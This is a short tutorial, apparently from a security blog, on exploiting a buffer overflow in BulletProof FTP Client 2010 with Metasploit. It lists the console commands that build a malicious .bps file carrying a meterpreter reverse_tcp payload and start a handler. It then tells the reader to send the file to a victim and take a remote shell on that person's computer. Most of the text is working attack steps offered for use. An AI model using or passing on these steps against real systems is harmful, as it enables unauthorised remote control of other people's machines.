Exploit Windows PC using BulletProof

FTP Client BPS Buffer Overflow

This module exploits stack-based buffer overflow vulnerability in BulletProof FTP Client 2010, caused by an overly long hostname. By persuading the victim to open a specially-crafted .BPS file, a remote attacker could execute arbitrary code on the system or cause the application to crash. This module has been tested successfully on Windows XP SP3.

**Exploit Targets**

BulletProof FTP Client 2010

**Requirement Attacker**: kali Linux **Victim PC**: Windows XP 3

Open Kali terminal type **msfconsole**




Now type **use exploit/windows/fileformat/bpftp\_client\_bps\_bof**

msf exploit (**bpftp\_client\_bps\_bof**)>**set payload windows/meterpreter/reverse\_tcp**

msf exploit (**bpftp\_client\_bps\_bof**)>**set lhost 192.168.0.107** (IP of Local Host)

msf exploit (**bpftp\_client\_bps\_bof**)>**exploit**



After we successfully generate the malicious **bps** File, it will stored on your local computer

**/root/.msf4/local/msf.bps**



Now we need to set up a listener to handle reverse connection sent by victim when the exploit successfully executed.

**use exploit/multi/handler**

**set payload windows/meterpreter/reverse\_tcp set lhost 192.168.0.107**

**exploit**

Now send your **msf.bps** files to victim, as soon as they download and open it. Now you can access meterpreter shell on victim computer.

